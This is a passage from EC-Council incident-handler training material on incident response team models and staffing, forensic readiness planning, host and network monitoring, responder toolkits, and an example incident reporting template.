Notably, a CSIRT can include network and system administrators, managers, stakeholders, employees, security operations center analysts, and so on. These members will have access to various resources and coordinate with incident managers and responders to detect, contain, and eradicate incidents by providing their expertise.

To be sure, members of a CSIRT are granted access to work with employees, security operations centers, IT department teams, and so on. They act as first responders to gather crucial information that plays a significant role in the IH&R process. Notably, a CSIRT coordinates with the IT department to improve security across the organizational network, servers, and hosts.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.4: IH&R team placement

Team members will coordinate with security organizations, peers working in other organizations, security vendors, software support, hardware manufacturers, and external CSIRT communities to gather information about various prevalent threats and prepare to respond to them. External sources share knowledge on emerging attacks and different strategies for handling and responding to these attacks. The team can also coordinate with law enforcement agencies, customers, clients, and regulatory agencies to keep track of changes in standards, laws, regulations, and policies to make the organization compliant and secure.

## IH&R Team Models and Staffing

An organization should have an appropriate IH&R team model and staff; this helps it successfully achieve its goals.

### IH&R Team Models

An organization must plan and structure its IH&R team model based on the risks involved, the criticality of resources, type of services, availability of IR resources, number of members in a team, security evaluation report, vision, mission, and its goals for risk analysis and containment. Some of the most commonly implemented IH&R team models are as follows:

- **Centralized IR Team**

  In this structure, a single team handles all the IR functions of a small organization. A centralized IR team is most effective for quickly responding to incidents. It is important to note that this structure best suits organizations operating from a single location.

- **Distributed IR Teams**

  Organizations with operations at multiple locations must implement a distributed IR team structure, wherein each location has a separate IH&R team to handle incidents. The organization must make these teams answerable to a single authority and maintain coordination between them. This model is effective for large organizations with more geographic diversity.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Coordination Teams**

  Coordination teams generally play an advisory role and are not directly responsible for IR. More specifically, coordination teams provide other IH&R teams in an organization with information and logistic support for IR.

## IH&R Team Staffing

The selection of a skilled team is crucial for an effective IR. Organizations can use one of the following three IR team staffing methods:

- **Employees**

  Organizations with sufficient skilled employees follow this approach. The employee approach involves an IH&R team comprised of available human resources and in-house staff working with no or limited support from third parties.

- **Partially Outsourced**

  In this model, the organization outsources some of its IR activities to third-party contractors. The type of IR activity that is outsourced depends on the following:

  - Availability of skilled people in the organization
  - The cost/benefit ratio of outsourcing the services
  - Criticality of perceived risks and incidents
  - Period of business continuity disruption

  Organizations can outsource incident handling activities that involve a long-term investment of financial and human resources and processes that do not involve highly confidential or sensitive information. They can also outsource activities requiring additional technical expertise and support not available internally.

- **Fully Outsourced**

  Organizations outsource their IR activities to third-party contractors in this staffing model. Organizations generally prefer on-site contractors as they can quickly respond to an incident.

## IH&R Team Selection Factors

An organization will choose an IH&R team structure and staffing model based on different factors specific to its constitution, such as those described below:

- **Need for Availability**

  For organizations supporting critical infrastructures, damage from incidents increases with time; therefore, the IH&R team must be available to connect with other organization members around the clock over the phone or by other means.

- **Resource Availability**

  Any IH&R plan will fail if the organization does not have the technical expertise and equipment required to execute the plan. Organizations generally outsource their incident


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

handling activities due to the unavailability of in-house experts and the inability to invest in or maintain the required equipment.

- **Full-Time vs. Part-Time Team Members**

  Small organizations with limited funding and staff may not be able to afford permanent IH&R team members but may still require IR services. Accordingly, such firms tend to hire part-time IH&R team members to serve as a virtual IH&R team on which it can call during incidents. Usually, the IT help desk acts as a first POC when the incident occurs, as its members are very well trained in handling preliminary investigations, data gathering, and reporting incidents to the IH&R team. To be sure, organizations should ensure that any part-time members have the necessary expertise and awareness.

- **Employee Morale**

  The IR role is very demanding, and team members must provide 24/7 support to fulfill their responsibilities. Because this job is immensely stressful, many organizations struggle to find enthusiastic, accessible, proficient, and properly skilled people to fulfill such roles.

- **Cost/Budget**

  As the IH&R team must be available for round-the-clock shifts, the costs involved in hiring personnel play a major factor in limiting team creation. Organizations must also calculate the expenses involved in training, conducting mock drills, providing and upgrading equipment, and meeting software and hardware requirements.

- **Staff Expertise**

  Experience and expert knowledge are important factors that organizations must assess when selecting incident responders. These factors vary with the experience and number of risks an incident responder has handled in the organization. Compared to employees, outsourcers may have a more profound knowledge of certain areas of IR; however, employees will nevertheless have a more capacious understanding of the organization, its resources, security solutions, and so on.

- **Organizational Structure**

  Large-scale or small-scale industries have various departments that function independently. The work will be more effective if each department wishes to have its own IH&R team. An organization can also host a centralized IR entity that facilitates communication and implements standard practices among teams.

## Training and Preparing IH&R Personnel

An IR team must always be thoroughly trained and fully ready to implement an effective IR plan to protect an organization's assets and data from all incidents.

An organization can help the IH&R team be ready by ensuring the following:

- Availability of appropriate books, articles, magazines, whitepapers, and other technical references to improve the team's technical knowledge


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Assignment of a part of the budget to send IH&R team members to conferences and training sessions to maintain, enhance, and increase proficiency in technical areas and security disciplines, including the legal aspects of IR
- Provision of opportunities for team members to perform other tasks associated with IR, such as preparing educational materials, conducting security awareness workshops, and conducting research
- Rotation of IH&R team members with other staff to achieve full coverage and to help them learn new skills
- Maintenance of required staffing so that team members can take time off
- Creation of a mentoring program so that senior technical staff members can train less-experienced staff
- Hiring external experts with sound technical knowledge to train IH&R team members
- Development of various scenarios about incident handling and the institution of group discussions on various ways of handling them
- Rigorous IH&R training for all IH&R team members, including incident responders and management
- Incident handling mock drills to improve the performance of incident handlers, identify issues with policies and procedures, and improve communication
- Teaching additional skills to the team, such as teamwork, communication, aptitude, effective speaking, and effective writing to help team members explain scenarios to other nontechnical authorities and work groups

## Develop Incident Response Readiness Procedures

Apart from preparing an IH&R team, every organization must define its IR readiness procedures to be equipped with the toolkits necessary to fight incidents.

Some essential procedures that must be performed to maintain readiness for any incident include the following:

- Establishing forensic readiness
- Building IR toolkits
- Establishing reporting facilities
- Establishing structured record-keeping facilities
- Establishing playbooks and runbooks

## Role of Computer Forensics in Incident Handling

IR is the process of developing a strategy to address the occurrence of any security breach in the system or network. It includes formulating security policies and goals of IR, creating the IR team, analyzing threats, establishing the methods for detecting a breach, and preparing to combat threats and mitigate damages in the event of a security breach.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Organizations create IR plans to accomplish goals such as the following:

- Develop and implement a robust security policy
- Effectively monitor and analyze the systems and network traffic
- Ensure the usage of operational logs and logging mechanisms
- Handle the incidents such that the damage is minimized and the recovery time and costs are reduced
- Map the pathway for extracting evidence in a legally sound and acceptable manner
- Define the role of an IR professional, such as identifying how the breach occurred, how to locate the method of the breach, and how to mitigate the breach

In contrast, computer forensics is the legal process of finding, gathering, analyzing, and presenting evidence in a court of law to bring justice to the perpetrator of the incident. Organizations often include computer forensics as part of the IR plan to track and prosecute perpetrators of an incident.

There has been an exponential increase in the number of cybercrimes and litigations involving large organizations, which has highlighted the need for computer forensics. Organizations need to employ the services of a computer forensics agency or hire a computer forensics expert to guard against computer incidents or solve crimes that involve the use of computers and related technologies. The staggering financial losses caused by computer crimes have also fueled a resurgence of interest in computer forensics.

The primary role of computer forensics in the IR process includes the following:

- Prepare for incidents in advance to ensure the integrity and continuity of network infrastructure
- Identify and gather evidence of cybercrimes in a forensically sound manner
- Determine the exact cause, nature, and impact of the incident
- Generate a timeline for the incident that helps correlate different incidents
- Conduct a forensic analysis of the affected system that helps determine the nature of the incident and its impact
- Identify and track the perpetrators of the crime or incident
- Extract, process, and interpret the factual evidence so that it proves the attacker's actions in the court
- Offer ample protection to data resources and ensure regulatory compliance
- Protect organizations from similar incidents in the future
- Counteract online crimes such as abuse, bullying, and reputation damage
- Minimize the tangible and intangible losses to an organization or an individual
- Support the prosecution of the perpetrator of an incident


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Save organizations' money and time by conducting a damage assessment of the victimized network
- Save organizations from legal liabilities and lawsuits

## Establish Forensic Readiness

Forensic readiness refers to an organization's ability to optimally use digital evidence in a limited time and with minimal investigation costs. It includes technical and nontechnical actions that maximize an organization's competence in using digital evidence.

Forensic readiness includes establishing specific IR procedures and assigning designated trained personnel to handle these procedures in case of a breach. It enables an organization to collect and preserve digital evidence quickly and efficiently with minimal investigation costs. Such a state of readiness, along with an enforceable security policy, helps the organization mitigate the risk of threats from employees and prepare preemptive measures. A forensically trained and well-prepared IR team ensures proper reaction against any mishap and the ability to handle evidence according to proper legal procedures for possible use in a court of law.

An organization needs access to the actual digital evidence to support a proper forensics investigation process. The forensic readiness approach consists of those technical and nontechnical actions that maximize an organization's capability to use digital evidence. The focus of forensic readiness is to support the organization's need to use digital evidence.

Before discussing forensic readiness planning, it is important to understand the goals of forensic readiness, which are as follows:

- Act as a deterrent against risks from internal and external threats
- Collect acceptable evidence in a forensically sound manner without interfering with the business processes
- Collect evidence focusing on potential crimes and disputes that may have an adverse impact on an organization
- Conduct an investigative process at a cost proportional to the incident
- Ensure that the evidence has a positive impact on the outcome of any legal action
- Extend the target of information security to the wider threats from cybercrime, such as intellectual property protection, fraud, or extortion

An IR team that is forensically ready offers an organization the following benefits:

- It eases evidence gathering to act in the company's defense in case of a lawsuit
- It enables the use of comprehensive evidence collection to act as a deterrent to insider threats and to process all important pieces of evidence without fail
- It helps the organization conduct a fast and efficient investigation in the event of a major incident and take the required actions with minimal disruption to day-to-day business activities


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It facilitates a well-designed, fixed, and structured approach toward the storage of evidence to reduce investigation expenses and time considerably and to simultaneously preserve the all-important chain of custody
- It establishes a structured approach toward the storage of all digital information, which not only reduces the cost of any court-ordered disclosure or regulatory/legal need to disclose data but also fulfills requirements under federal law (e.g., as a response to a request for discovery under the Federal Rules of Civil Procedure)
- It extends the protection offered by an information security policy to cover the broader threats of cybercrime, such as intellectual property thefts, fraud, or extortion
- It demonstrates due diligence and good corporate governance of the company's information assets, as measured by the "Reasonable Man" standard
- It ensures that the investigation meets all regulatory requirements
- It can improve upon and make the interface to law enforcement easier
- It improves the prospects of successful legal action
- It can provide evidence to resolve commercial or privacy disputes
- It can support employee sanctions up to and including termination based on digital evidence (e.g., to prove a violation of an acceptable-use policy)
- It prevents attackers from covering their tracks
- It limits the cost of regulatory or legal requirements for the disclosure of data
- It helps avert similar attacks in the future

## Forensic Readiness and Business Continuity

Incidents can impact and damage web servers, applications, systems, accounts, and networks critical for providing services to clients and customers, thus disrupting the business. Forensic readiness helps maintain business continuity by enabling the quick and easy identification of the impacted components and making it possible to replace them such that services and business can continue uninterrupted. It consists of technical and nontechnical actions that maximize an organization's capability to use digital evidence.

Forensic readiness allows businesses to do the following:

- Quickly determine the incidents
- Understand relevant information
- Collect legally sound evidence and analyze it to identify attackers
- Minimize the required resources
- Eliminate the threat of repeated incidents
- Quickly recover from damage with less down time
- Gather evidence required to claim insurance


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Legally prosecute the perpetrators and claim damages

Lack of forensic readiness results in the following:

- Loss of clients owing due to damage to the organization's reputation
- System downtime
- Data manipulation, deletion, and theft
- Inability to collect legally sound evidence

## Forensic Readiness Planning

Forensic readiness planning refers to a set of processes to be followed to achieve and maintain forensics readiness. It is the process of building a structure that enables an organization to deal with legal procedures following a criminal offense. This structure equips the organization to properly deal with incidents and evidence while covering every aspect of the criminal procedure.

The following steps describe the key activities in forensic readiness planning:

1. **Identify the potential evidence required for an incident:** Define the purpose of evidence collection and gather information to determine evidence sources that can help deal with the crime and design the best methods of collection. Produce an evidence requirement statement in collaboration with the people responsible for managing the business risk and those running and monitoring information systems. Possible evidence files include IT audit and device logs, network logs, and system data.
2. **Determine the sources of evidence:** Forensic readiness should include knowledge of all the sources of potential evidence present. Determine what currently happens to the potential evidence data and its impact on the business while retrieving the information.
3. **Define a policy that determines the pathway to legally extract electronic evidence with minimal disruption:** Devise a strategy to ensure the collection of evidence from all relevant sources and to ensure its preservation in a legally sound manner, while causing minimal disruption to work.
4. **Establish a policy to handle and store the acquired evidence in a secure manner:** Secure the collected evidence such that it is available for retrieval in the future. Define a policy for the safe storage and management of potential evidence and define security measures to protect the legitimacy of the data and evidence integrity whenever someone tries to access, use, move, or store additional digital information. In the parlance of investigators, this is the process of continuity of evidence in the United Kingdom and chain of custody in the United States. Document who held and who had access to the evidence.
5. **Identify if the incident requires full or formal investigation:** There are different types of incidents. Estimate the event and evaluate it to check if it requires a full or formal investigation or can be neglected based on its impact on the business. Escalate an incident only if it has a major impact on business continuity. Be prepared to justify any escalation to a full or formal investigation as escalation consumes resources as well as time.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Create a process for documenting the procedure:** A documentation process is necessary for both answering questions and supporting answers. Documenting the complete process also helps recheck the process if it yields false results. It also provides a backup for future reference and will help present the evidence in a court of law.
7. **Establish a legal advisory board to guide the investigation process:** All investigation processes should adopt a legal stance, and the organization should seek legal advice before taking any action pertaining to the incident. This is because some incidents may damage the company's reputation. Form a legal advisory board consisting of experienced personnel who understand the company's stance and can provide sound advice on the strength of the case and suggest further action.

   The legal advisory board will help the organization do the following:

   - Manage any threats arising from the incident
   - File the incident legally and ensure proper prosecution
   - Understand the legal and regulatory constraints and suggest necessary action
   - Handle processes such as reputation protection and public relations issues
   - Design legal agreements with partners, customers, investors, and employees
   - Investigate the company's commercial and civil disputes
8. **Keep an incident response team ready to review the incident and preserve the evidence:** Incident management requires a strong and well-qualified team. Organizations need to build a computer incident response team (CIRT) with members who have the appropriate training for fulfilling their roles.

   It is also necessary to ensure that the members of this team are competent enough to perform any role related to reviewing any security incident and preserving evidence.

## Forensic Readiness Procedures: Forensic Policy

A forensics policy will set guidelines for the employees, investigating personnel, and authorities to contribute to the forensics investigation process. It is a set of procedures describing the actions an organization must take to preserve and extract forensic evidence during an incident. Organizations must create a forensics policy and implement it for the incident responders to follow. The Chief Information Security Officer (CISO) is responsible for setting proper guidelines in association with other security and audit personnel.

While creating a forensic policy, organizations must consider incorporating the following points:

- Under legally admissible conditions and circumstances, authorized personnel should monitor, verify, store, and process the computers and networks to conduct investigations.
- Define the roles and responsibilities of the personnel who handle the incidents under a separate policy. The personnel should be aware of the forensic policy.
- Outline roles and responsibilities, including the behavior and activities of every person involved in the process of computer forensics. The policy should contain the duties that


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

individuals must perform and those to avoid. It must specify the use of tools and the extent to which they can be used.

- Define the actions required to be performed during accidental information exposure.
- Define the monitoring conditions of the networks and systems, the warning signs, and terms the staff must accept before accessing systems.
- Address the inadvertent disclosure of sensitive information, along with data retention methods and tools used for that purpose.
- Define what actions should and should not be performed under normal and special conditions during incidents.
- Ensure that forensic policies contain clear statements that address all major forensic considerations.
- Determine the points of contact (POCs) during an incident.
- Ensure that authorized personnel monitor systems and networks, perform forensic investigations, and assume custody of the physical and digital evidence.
- Ensure that the forensic policy is consistent with other security policies in an organization.

## Forensic Readiness Procedures: Forensics in the Information System Life Cycle

To efficiently handle the numerous incidents that an organization might encounter, it is essential that forensic considerations be incorporated into the existing information system life cycle.

Listed below are some considerations in this regard:

- Maintain a backup of the system on a regular basis.
- To secure centralized log servers, forward audit reports by auditing the workstations, servers, and network devices.
- Configure mission-critical applications for auditing.
- Maintain a database of file hashes for the common operating system files and application deployments.
- Use the file integrity checking software for protecting important assets.
- Maintain network and system configurations records.
- Implement data retention policies supporting system and network activities.
- Regularly audit all workstations, servers, and network devices and create proper audit reports.
- Install proper security tools and solutions, such as firewall, IPS, IDS, and honeypots, and configure them to generate logs.
- Install applications that alert the incident responders during an incident.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

These considerations must be present in documents related to that specific domain, not in the overall centralized forensic policy, as they deal with the provisions for the existing policies and procedures in an organization.

## Forensic Readiness Procedures: Creating an Investigation Team

The investigation team plays a major role in solving a case and is responsible for evaluating the crime, evidence, and criminals. The organization must assign specific tasks to every investigation team member based on their knowledge, skills, and abilities to make the process efficient.

The guidelines for building the investigation team are as follows:

- Create a forensic investigation team consisting of forensic investigators, IT professionals, and incident handlers.
- Equip the team with forensic tools necessary for performing the investigation and provide basic training on forensic methods and techniques.
- Use an internal, partially outsourced, or fully outsourced forensic investigation team considering cost, response time, and data sensitivity.
- Ensure that members of the forensic investigation team have a reasonably comprehensive knowledge of forensic principles, guidelines, procedures, tools, and techniques, as well as anti-forensic tools and techniques that could conceal or destroy data.
- Ensure that members of the forensic investigation team are trained on existing and emerging security threats.
- Determine the person who should respond to an incident for a successful internal computer investigation.
- Organize the team members and assign responsibilities to each member of the team.
- Appoint a person as a technical lead among the team members.
- Limit the investigation team size to achieve confidentiality and avoid leakage of information.
- Ensure each member of the team has the necessary clearance and authorization to complete assigned tasks.
- Enlist help from a trusted external investigation team, if required.

## Forensic Readiness Procedures: Maintaining an Inventory

While the investigation is being performed, the organization must maintain an inventory, including devices, systems, and media, to replace the compromised devices. This helps investigators recreate the incident scene and quickly identify the affected systems.

The guidelines for preparing and maintaining an inventory are as follows:

- Ensure that an up-to-date inventory of all network devices and hosts is maintained.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that the inventory includes the model number, serial number, and description of all devices.
- Provide information about how the devices are connected to each other (e.g., cable connections, jumper settings).
- Ensure that inventories also include criticality levels, business needs, owners, operating systems, patch levels, IP addresses, etc.
- Include all documents and photographs of the facility with all the resources in the inventory.

## Forensic Readiness Procedures: Host Monitoring

Host monitoring helps in gathering useful information about the system behavior used to identify the incident. It includes the following tasks:

- **Monitor the Integrity of Critical Files**
  - Create a database of cryptographic checksums of critical files that will help in checking the integrity of files after an incident.
  - Incident responders can use checksum calculators such as HashMyFiles or automated integrity monitoring tools such as Tripwire.
- **Increase or Enable Event and Security Audit Logging**
  - Event logging helps in capturing security events such as login attempts, changes to security configurations, registry edits, system startups and shutdowns, and elevated privileges.
  - Event and security logs help investigators reconstruct the incident timeline and provide useful information to investigate the incident.
- **Secure Hosts**
  - Follow best practices to secure hosts, including installing all patches, hot fixes, and updates, disabling unnecessary services and ports, and installing antivirus systems.
- **Back up Critical Data**
  - Backups facilitate an easy recovery after an incident.
  - Organizations can use an operating system's built-in backup and recovery utilities or a commercial tool to perform regular backups.

## Forensic Readiness Procedures: Network Monitoring

Network monitoring helps monitor the computer network for slow/failing components or connections and notifies the investigator about the presence of network threats.

The first responder may perform the following actions to monitor the network for threats:

- Install and securely configure firewalls and IDSs to block intrusion attempts, and log all allowed and blocked traffic.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use access control lists on routers, firewalls, and IDSs.
- Deploy a logical network topology and create an inventory of all network devices with accurate network maps.
- Use network monitoring tools such as Capsa Portable Network Analyzer, Microsoft Network Monitor, and ManageEngine OpManager.
- Use advanced authentication protocols such as Kerberos, IP Security Protocol (IPsec), or any other technique along with username/password to secure network resources.
- Encrypt network traffic using secure sockets layer (SSL) and secure shell (SSH) protocols.

## Build Incident Response Toolkit

Incident responders require a toolkit comprising hardware and software tools to detect, validate, contain, and eradicate an incident in time and reduce the impact of the incident. Accordingly, an organization must build an IR toolkit that contains the following:

- Computers with appropriate software tools
- Up-to-date operating systems and patches
- Essential networking equipment and cables
- Application media
- Blank media to store evidence or extract images from victim devices
- Write-protected backup devices

An organization should create its toolkit before commencing an IR process, as the response team needs to practice with the tools during mock drills to become familiar with them.

## Incident Responder Toolkit Requirements

Source: *https://nvlpubs.nist.gov*

IH&R includes critical processes such as duplication of data, recovering data from deleted files, analyzing data over the network, and retrieving data from the slack. IR includes various high-end and low-end processes; thus, the hardware configuration of IR workstations used for extreme processing will differ from that of a workstation used for routine tasks.

Incident handlers require valuable tools and resources in place to handle any incident. These resources help them in different stages of the incident handling process. The must-have resource list includes the following:

### Incident Handler Communications and Facilities

| Resources | Description |
|---|---|
| **Contact information** | ▪ Required for team members and others within and outside the organization.<br>▪ Resources: Phone numbers, email addresses, and public encryption keys based on the encryption software used. |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **On-call information** | ▪ Required for other teams within the organization.<br>▪ Resource: Escalation information. |
| **Incident reporting mechanisms** | ▪ Required for end users.<br>▪ Resources: Online forms, numbers, contact number, and instant messaging service. |
| **Issue tracking system** | ▪ Required for tracking incident information, status, etc. |
| **Smartphones** | ▪ Required for team members for off-hour support and communications. |
| **Encryption software** | ▪ Required for communications among team members, within the organization and with external parties; for Federal agencies, software must use a FIPS-validated encryption algorithm. |
| **War room** | ▪ Required for central communication and coordination. |
| **Secure storage facility** | ▪ Required for securing evidence and other sensitive materials. |

Table 2.1: Incident Handler Communications and Facilities

## Incident Analysis Hardware and Software

| Resources | Description |
|---|---|
| **Digital forensic workstations and/or backup devices** | ▪ Required for creating disk images, preserving log files, and storing other relevant incident data. |
| **Laptops** | ▪ Required for activities such as analyzing data, sniffing packets, and writing reports. |
| **Spare workstations, servers, and networking/virtualized equipment** | ▪ Required for backups and restoration. |
| **Portable printer** | ▪ Required for printing copies of log files and other evidence from non-networked systems. |
| **Packet sniffers and protocol analyzers** | ▪ Required for capturing and analyzing network traffic. |
| **Digital forensic software** | ▪ Required for analyzing the disk images. |
| **Evidence-gathering tools** | ▪ Required for extracting evidence from the infected machine. |
| **Removable media** | ▪ Required for storing and carrying gathered evidence from the infected machine. |
| **Evidence-gathering accessories** | ▪ Required for preserving evidence for further investigation.<br>▪ Resources: digital cameras, audio recorders, chain of custody forms, evidence storage bags, and tags. |

Table 2.2: Incident Analysis Hardware and Software


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Incident Analysis and Mitigation Resources

| Resources | Description |
|---|---|
| **Port lists** | ▪ Required for identifying and disabling unused or vulnerable ports. |
| **Documentation** | ▪ Required for understanding and assessing OSs, applications, protocols, and intrusion detection and antivirus products |
| **Network diagrams and lists of assets** | ▪ Required for identifying exact location of the networked devices. |
| **Current baselines** | ▪ Required for assessing baseline deviations in the network. |
| **Cryptographic hashes of critical files** | ▪ Required for expediting incident analysis, verification, and eradication. |
| **Incident mitigation tools** | ▪ Required for responding and mitigating the incident. |

Table 2.3: Incident Analysis Resources

## Establish Reporting Facilities

In an organization, incident responders should be able to report incidents as early as possible to obtain permissions for investigating the premises, stopping services, disconnecting web servers or systems, and performing any actions that may even momentarily disrupt service. IH&R team members should know the what, whom, how, and when of reporting incidents to obtain required approvals and efficiently handle an incident. Notably, an incident handler is responsible for creating, developing, publishing, and bringing into effect detailed policies for reporting security incidents.

An incident reporting policy will guide an IH&R team in reporting incidents. The methods used for reporting incidents are crucial because these incidents may impact the organization's network; therefore, incident responders need to use different methods, such as email, mobile phone, landline, and fax.

The policy should also include the names, numbers, and designations of authorities to whom responders can report an incident. For example, responders can report an incident to the IH&R team, local law enforcement agencies, senior management, network administrators, and so on, according to the type of incident. Policy designers may also consider adding a table listing the persons responsible for each type of incident.

The most crucial part of the report is the inclusion of the incident details. Responders should be trained to analyze an incident and choose what details to report based on the type of incident. Commonly reported incident details include the intensity of the incident, the circumstances that revealed the incident, a summary of the hosts involved, a description of the activity, and the type of confidential data involved.

Moreover, it is also important to train and educate users, IT support staff, network administrators, system administrators, and other staff to identify and report security incidents to


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the members of the IH&R team. Along these lines, it can be helpful to develop computer security incident reporting forms and templates and make them easily available to all users.

The following screenshots show an example of an incident reporting template:

Source: *https://www.cisa.gov*

## Example Reporting Template

<Organization Name> Incident Reporting Template

Date: _____ Name of the individual Completing this form: _____

Tracking number: _____

**Incident Priority**

| ☐ HIGH | ☐ MEDIUM | ☐ LOW | ☐ OTHER |
|---|---|---|---|
| *Additional Notes:* | | | |

**Incident Type**

*Check all that apply.*

| | |
|---|---|
| ☐ Compromised System<br>☐ Compromised User Credentials (e.g., lost password)<br>☐ Network Attack (e.g., DoS)<br>☐ Malware (e.g., virus, worm, Trojan)<br>☐ Reconnaissance (e.g., scanning, sniffing) | ☐ Lost Equipment/Theft<br>☐ Physical Break-in<br>☐ Social Engineering (e.g., Phishing)<br>☐ Law Enforcement Request<br>☐ Policy Violation (e.g., acceptable use)<br>☐ Unknown/Other (Please describe below.) |
| *Incident Description Notes:* | |

Figure 2.5: Example incident reporting template—incident priority and incident type


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Incident Timeline**

*Please provide as much detail as possible.*

| | |
|---|---|
| A. Date and time when the incident was identified | |
| B. Date and time when the incident was notified | |
| C. Date and time when the incident occurred | |
| *Additional timeline details:* | |

**Incident Scope**

*Please provide as much detail as possible.*

| | |
|---|---|
| A. Estimated quantity of systems affected | |
| B. Estimated quantity of users affected | |
| C. Third parties involved or affected (e.g., vendors, contractors, partners) | |
| *Additional scoping information:* | |

Figure 2.6: Example incident reporting template—incident timeline and incident scope


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

